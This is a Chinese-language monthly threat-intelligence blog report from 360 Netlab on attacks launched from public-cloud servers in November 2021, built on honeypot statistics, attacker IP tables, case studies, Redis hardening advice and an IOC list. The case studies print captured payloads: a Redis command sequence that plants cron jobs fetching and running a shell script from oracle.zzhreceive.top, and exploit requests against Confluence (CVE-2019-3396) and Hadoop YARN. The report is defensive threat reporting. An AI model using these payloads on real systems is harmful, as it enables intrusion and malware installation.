

公有云威胁情报

公有云网络安全威胁情报（202111）：云上多个资源对外发起攻击



Rugang Chen


Dec 9, 2021 • 14 min read

1 概述

2021年11月，360网络安全研究院Anglerfish蜜罐（以下简称“蜜罐系统”）共监测到全球53745个云服务器发起的网络会话9016万次，与10月份的数据相比略有下降，IP数量下降7.7%，会话数量下降2.1%。本月我们发现了涉及政府、事业单位、新闻媒体等多个行业的单位的8个云服务器IP地址在互联网上发起扫描和攻击。


2 云服务器攻击总体情况

11月22日~24日的突增主要是由以下两个IP地址造成的：一个是腾讯云119.45.229.133，在11月22~24日每天向蜜罐系统发送了数十万个敏感文件嗅探数据包以及上千个微软OMI漏洞探测数据包。另一个是位于荷兰的DigitalOcean云服务器188.166.54.243，该服务器在11月24日一天内向蜜罐系统发送了18万个Telnet暴力破解数据包。



按云服务商维度来看，与上月相比，来自腾讯云和DigitalOcean的攻击会话数量明显增多。特别是腾讯云的攻击会话数量从上月的10万左右增加到了本月超过100万。

10月份腾讯云攻击会话前三的IP地址和会话数分别为：43.128.26.129（21,128），1.117.219.218（1,615），1.116.214.89（1,089），本月攻击会话数量前三的IP地址和会话数分别为：119.45.229.133（1,189,312），162.14.66.133（23,213），152.136.132.251（4,188）。本月前3的IP发送的会话明显多于上月，119.45.229.133是本月腾讯云攻击会话暴涨最主要的原因，该IP主要是微软OMI wsman漏洞探测和敏感文件嗅探行为。



各云服务商的服务器被用于对外发起攻击情况

3 云服务器上的恶意行为

使用云产品进行攻击

11月份我们共监测到965个云服务器IP发起了约62.1万次密码爆破攻击，无论是攻击源IP数量还是爆破攻击数量都比上月明显增加，其中源IP数量增加13%，爆破攻击数量增加142%。Telnet仍然是最多被爆破攻击的协议。

以下是11月爆破攻击次数最多的10个IP地址，全部来自DigitalOcean，目标都是Telnet协议。

IP地址	云服务商	协议/端口	次数
188.166.54.243	DigitalOcean	Telnet/TCP2323, TCP23	182,59
159.223.122.148	DigitalOcean	Telnet/TCP23	99,43
64.227.8.227	DigitalOcean	Telnet/TCP2323, TCP23	97,99
68.183.37.164	DigitalOcean	Telnet/TCP2323, TCP23	40,62
147.182.169.195	DigitalOcean	Telnet/TCP2323, TCP23	35,63
178.62.210.60	DigitalOcean	Telnet/TCP2323, TCP23	25,56
206.189.10.108	DigitalOcean	Telnet/TCP23	8,91
147.182.160.81	DigitalOcean	Telnet/TCP2323, TCP23	6,91
138.68.105.229	DigitalOcean	Telnet/TCP2323, TCP23	6,53
143.198.117.47	DigitalOcean	Telnet/TCP2323, TCP23	5,58

总体来看亚马逊AWS和阿里云的爆破IP数量最多，DigitalOcean的爆破会话数最多。

云服务商的密码爆破攻击情况

在传播木马病毒等恶意软件方面，11月份共有3817个云服务器IP传播了110种恶意软件约147.3万次。与10月相比，源IP和会话数都明显增加。其中会话数量增加了67%，IP数量增加15%。

各云服务商的云服务器被用于传播恶意软件情况

本月，恶意挖矿程序（CoinMiner）无论是从传播IP数还是会话数都位列第一位，相比10月，传播恶意挖矿程序的IP数量增加了约16%，会话数量增加了约40%，说明云服务器传播恶意挖矿软件问题已经非常严重。

被云服务器攻击者传播最多的恶意软件家族

下表是传播恶意软件次数最多的10个IP。

IP地址	云服务商	传播次数	恶意软件家族
159.223.122.148	DigitalOcean	143,128	1
64.227.8.227	DigitalOcean	55,152	3
188.166.54.243	DigitalOcean	28,848	5
147.182.169.195	DigitalOcean	22,990	2
180.76.99.153	百度智能云	17,669	4
106.13.198.6	百度智能云	16,619	4
118.195.150.71	腾讯云	16,618	4
178.62.210.60	DigitalOcean	15,706	7
180.76.112.177	百度智能云	14,962	4
180.76.113.131	百度智能云	14,647	4

下表是传播恶意软件家族种类最为广泛的10个IP。恶意软件家族种类多，说明背后的黑客掌握了更多的攻击手段，对被攻击目标更具有威胁。

IP地址	云服务商	传播次数	恶意软件家族
119.45.27.160	腾讯云	116	15
101.35.83.205	腾讯云	142	15
101.35.6.126	腾讯云	180	14
110.40.133.48	腾讯云	4,415	13
140.143.229.247	腾讯云	2,610	12
8.134.13.61	阿里云	286	12
119.29.115.237	腾讯云	526	12
82.157.102.123	腾讯云	582	12
110.42.187.81	腾讯云	434	12
106.52.240.156	腾讯云	392	12

下面是恶意软件的下载URL中提取的下载服务器的IP/域名。

域名/IP地址	源IP数	恶意软件数	恶意软件家族	下载会话数
oracle.zzhreceive.top	2,226	291	9	494,527
112.253.11.38	2,014	4	1	48,530
194.87.139.103	883	8	3	48,196
py2web.store	829	2	1	22,501
45.133.203.192	622	17	3	29,552
crypto.htxreceive.top	289	81	5	371,934
en2an.top	232	1	1	3,028
194.145.227.21	195	2	1	455
104.192.82.138	145	30	4	8,533
teamtnt.red	104	3	3	694

en2an.top、 teamtnt.red和104.192.82.138是11月新进入前10的下载服务器。其中**en2an.top**注册于2021年11月27日，是11月新注册的域名，目前关于该域名的IOC信息比较少，容易被忽略，建议相关单位及时关注和屏蔽该域名。

漏洞的扫描和攻击

Redis漏洞仍然是被云服务攻击者使用最多的漏洞。其他还包括SMTP协议扫描、敏感文件嗅探、Hyland拒绝服务漏洞攻击等。相比于10月，本月针对安防产品和路由器的云服务器攻击者相对较少。

被最多攻击源IP利用的10个漏洞（Others是除前10名以外的攻击源IP数量）

Redis是被最多攻击者攻击的设备，攻击源IP数量远超其他。此外也有较多针对Hadoop、Atlassian、微软、Apache等厂商的设备的攻击。

被最多攻击者攻击的10个厂商/软件（Others是除前10名以外的攻击源IP数量）

从CVE编号来看，CVE-2018-19629是最多攻击源IP利用的有CVE编号的漏洞，攻击源IP数量约是第二多的CVE-2019-3396的4倍。

被最多攻击源IP利用的10个有CVE编号的漏洞（Others是除前10名以外的攻击源IP数量）

以下是利用的漏洞种类最多的10个IP。

IP地址	云服务商	攻击次数	漏洞数量
106.11.34.197	阿里云	6,409	61
162.14.66.133	腾讯云	22,997	60
194.195.242.182	Linode	97	45
139.177.178.92	Linode	50	40
139.177.178.83	Linode	110	39
139.177.178.90	Linode	52	37
139.177.178.85	Linode	56	36
101.35.81.195	腾讯云	3,745	34
139.177.178.84	Linode	48	33
101.43.60.140	腾讯云	497	32

4 云服务器对外攻击事件案例

本月我们发现了8起涉及具体用户单位的云服务器发起对外攻击的案例，下表列出了其中6起案例。发起对外攻击的云服务器有被黑客入侵的可能，建议有关单位及时采取措施处置。此外，我们还发现了2起政府机关曾经使用过的云服务器，在DNS服务器仍绑定政府.gov域名的情况下，被其他租户租用后发起网络攻击的事件。

IP地址	IP所在省份	云服务商	行业	网站	协议	利用漏洞
123.57.**	北京市	阿里云	政府机关	**食堂订餐系统	FTP	FTP暴力破解
8.142. **	北京市	阿里云	公共事业	**单位官网	HTTP	Jenkins Plugin Stapler RCE Jenkins Console Script RCE JBoss HttpInvoker RCE
117.78. **	北京市	华为云	工业制造	**客服平台	Redis	Redis RCE
52.131. **	上海市	微软Azure	交通运输	**船舶管理系统	Redis	Redis RCE
119.23. **	广东省	阿里云	媒体	**后台管理系统	HTTP	Atlassian Connector preview RCE Hadoop ResourceManager apps
39.100. **	北京市	阿里云	政府机关	**官网 **小程序后台	Redis	Redis RCE

1) **官网 / 某公司小程序后台管理系统

IP地址为39.100.*.*的阿里云服务器在11月4日到11月28日期间扫描Redis服务器的默认TCP/6379端口，发起Redis漏洞攻击并传播恶意挖矿、Tsunami僵尸网络等恶意软件。该云服务器属于“一机多站”的情况，即一个IP地址上搭建了多个网站。其中，一个域名属于**官方网站及其后台管理系统；另一个域名属于北京某公司。经过互联网公开资料搜索，这是一家专门开发面向检察院系统的APP、小程序等的公司。

**小程序后台管理系统

下面是这个IP利用Redis漏洞的攻击Payload样例（已去除空行）。

```
*1
$7
COMMAND
*4
$6
config
$3
set
$10
dbfilename
$9
backup.db
*1
$4
save
*4
$6
config
$3
set
$27
stop-writes-on-bgsave-error
$2
no
*1
$8
flushall
*3
$3
set
$7
```

```
backup1
$72
*/2 * * * * cd1 -fsSL http://oracle.zzhreceive.top/b2f628/b.sh | sh
*3
$3
set
$7
backup2
$74
*/3 * * * * wget -q -O- http://oracle.zzhreceive.top/b2f628/b.sh | sh
*3
$3
set
$7
backup3
$90
*/4 * * * * curl -fsSL http://oracle.zzhreceive.top/b2f628fff19fd999999999/b.sh | sh
*3
$3
set
$7
backup4
$90
*/5 * * * * wd1 -q -O- http://oracle.zzhreceive.top/b2f628fff19fd999999999/b.sh | sh
*4
$6
config
$3
set
$3
dir
$16
/var/spool/cron/
*4
$6
config
$3
set
$10
dbfilename
$4
root
*1
$4
save
*4
$6
config
$3
set
$3
dir
$24
```

```
/var/spool/cron/crontabs
*1
$4
save
*1
$8
flushall
*3
$3
set
$7
backup1
$77
*/2 * * * * root cd1 -fsSL http://oracle.zzhreceive.top/b2f628/b.sh | sh
*3
$3
set
$7
backup2
$79
*/3 * * * * root wget -q -O- http://oracle.zzhreceive.top/b2f628/b.sh | sh
*3
$3
set
$7
backup3
$95
*/4 * * * * root curl -fsSL http://oracle.zzhreceive.top/b2f628fff19fda999999999/b.sh
*3
$3
set
$7
backup4
$95
*/5 * * * * root wd1 -q -O- http://oracle.zzhreceive.top/b2f628fff19fda999999999/b.sh
```

2) 某报社的后台管理系统

IP地址为119.23.*.*的阿里云服务器，在11月15日出现过在互联网上利用Atlassian Connector preview RCE和Hadoop ResourceManager apps RCE两个漏洞攻击的行为。该IP地址绑定了的相关域名上有网站“**后台管理系统”，网站界面如下图所示。

**后台管理系统

以下分别展示了攻击者用这两个漏洞的攻击Payload。

攻击者利用Atlassian Connector preview RCE漏洞（CVE-2019-3396）：

```
POST /rest/tinymce/1/macro/preview HTTP/1.1
Host: {target}:8090
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/605.1.15 (KHTML
Content-Length: 4392
Accept: /*
Accept-Language: en-US,en;q=0.5
Connection: close
Content-Type: application/json
Referer: http://{target}:8090/pages/resumedraft.action?draftId=0&draftShareId=0000000
Accept-Encoding: gzip

{"contentId":"0","macro": {"name": "widget", "body": "", "params": {"url": "https://www.vide

```

攻击者利用Hadoop ResourceManager apps RCE漏洞：

```
POST /ws/v1/cluster/apps HTTP/1.1
Host: {target}:8088
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/605.1.15 (KHTML
Content-Length: 3302
Accept: /*
Accept-Language: en-US,en;q=0.5
Connection: close
Content-Type: application/json
Accept-Encoding: gzip

{
  "application-id": "application_1526990652950_72948",
  "application-name": "8jfb3ajy",
  "am-container-spec": { "commands": { "command": "echo Yz1odHRw0i8vMTk0LjE0NS4yMjcuMjE
  "application-type": "YARN"
}
```

篇幅原因，这里只介绍其中两个案例。执法机构工作人员或者安全社区相关的读者，可以通过文章底部的邮箱与我们联系。

5 防护建议

360 Anglerfish蜜罐具备威胁情报自动化输出能力，可监测云服务器在互联网上的恶意行为。本月的案例中，有3起案例都是云服务器在互联网上扫描默认端口

TCP/6379的Redis服务器，发起漏洞攻击和传播恶意软件。建议Redis服务器的用户做好以下防护措施：

- 1) 更改默认端口号 (TCP/6379)
- 2) 设置高强度的密码
- 3) 使用普通权限用户而不是root权限用户运行Redis
- 4) 做好防火墙配置，仅限特定主机访问

6 联系我们

感兴趣的读者，可以通过邮箱chenrugang[at]36o.cn联系我们。

7 IOC List

URL:

```
http://112.253.11.38/mid.jpg
http://194.145.227.21/ldr.sh
http://194.87.139.103:8080/cleanfda/is.sh
http://194.87.139.103:8080/cleanfda/rs.sh
http://194.87.139.103:8080/cleanfda/zzh
http://45.133.203.192/cleanfda/is.sh
http://45.133.203.192/cleanfda/rs.sh
http://45.133.203.192/cleanfda/zzh
http://en2an.top:8080/cleanfda/zzh
http://oracle.zzhreceive.top/b/apa.jpg
http://oracle.zzhreceive.top/b2f628/b.sh
http://oracle.zzhreceive.top/b2f628/cf.jpg
http://oracle.zzhreceive.top/b2f628/father.jpg
http://oracle.zzhreceive.top/b2f628/rss.sh
http://oracle.zzhreceive.top/b2f628/scan
http://oracle.zzhreceive.top/b2f628fff19fd999999999/b.sh
http://oracle.zzhreceive.top/b2f628fff19fd999999999/iss.sh
http://oracle.zzhreceive.top/hide/hide.jpg
http://py2web.store:8080/cleanfda/zzh
```

md5:

0fdff38895238f2259db6d186aee5a7e
0d53586d6c8c31a7c4f5d0f84cbeac03
95ad73b5048abac92d2f11444d3c6d12
917f1ceb0bfb003012577ffffa446f683
859fbbedefc95a90d243a0a9b92d1ae9
f5b83524e3e38c5b982fe465d4db54dc
49387af45de5c107d54b114aaa98c9ac
4f6a3d06bfc5da004deb5959131e05c1
6d1b03050529c5213977b448bc46c8aa
e7cc88e7c5d5d6bea53956bc1f28ab48
e184ce71fe5bf2e5d31fe6dbb5b6e672
4e88c0ff00c45c365857c1088af909f5
84a5ad559fb6214ed41ab6d5148e6fa2
82eaa94b7ac57fc004dc32db290aa72a
47f3bd46ecfc3868e573139e5307bd48
58426b3626aea9d1f96c7b8d18ac5ad0
38ba92aafbe6e0f8917eef0eabb624a8
7ffc7704f9f637c61bc8c1906ef2d465
94a3ea919da87035eae05403c00782fd
3ce8ab3a2334cd71382c5e7f3fdb6ff9
9726f60f1263dd769652ee358c9a709c
7c086faf6f33b3047f7e80eae49c7835
46b8ce0be3964c597b7f431f3ccaf8c
37779e8aca8ca8e1e90a2be9ce88837e
6a92c100278afc5316d29c5adeac9f6f
344c3f0fafba9f622effd0a2a1fa8539
a06f97d208b2dce7f5373538d840fe4f
9585a9f35fcfe57a73408fd773545edf



Start the discussion...

LOG IN WITH

OR SIGN UP WITH DISQUS [?](#)

Name



Share

Best Newest Oldest

Be the first to comment.

[Subscribe](#)[Privacy](#)[Do Not Sell My Data](#)

— 360 Netlab Blog - Network Security Research Lab at 360 —

公有云威
胁情报



公有云网络安全威胁情报
(202204)

公有云网络安全威胁情报
(202203)

公有云网络安全威胁情报
(202202)

Log4j

威胁快讯：Log4j 漏洞已经被用来组 建botnet，针对 Linux设备

年末曝光的Log4j漏洞无疑可以算是今年的安全界大事了。作为专注于蜜罐和botnet检测跟踪的团队，我们自该漏洞被公开后就一直关注它会被哪些botnet利用。今早我们等来了首批答案，我们的Anglerfish和Apacket蜜罐先后捕获到2波利用Log4j漏洞组建botnet的攻击，快速的样本分析表明它们分别用于组建 Muhstik 和Mirai botnet，针对的都是Linux设...

PassiveDNS

An assessment of Non-Authorized Domain Name Resolution provided by DNS Resolution Service Provider

Summary In a previous article, we disclosed that the Specter botnet uses api.github[.]com and other white domains to provide C2 services as a way to evade detection by security products based on signature and threat intelligence matching. The botnet can do this because the Domain Name Resolution provider

[See all 6 posts →](#)



Dec 11, 5 min

2021 read



Dec 8, 8 min

2021 read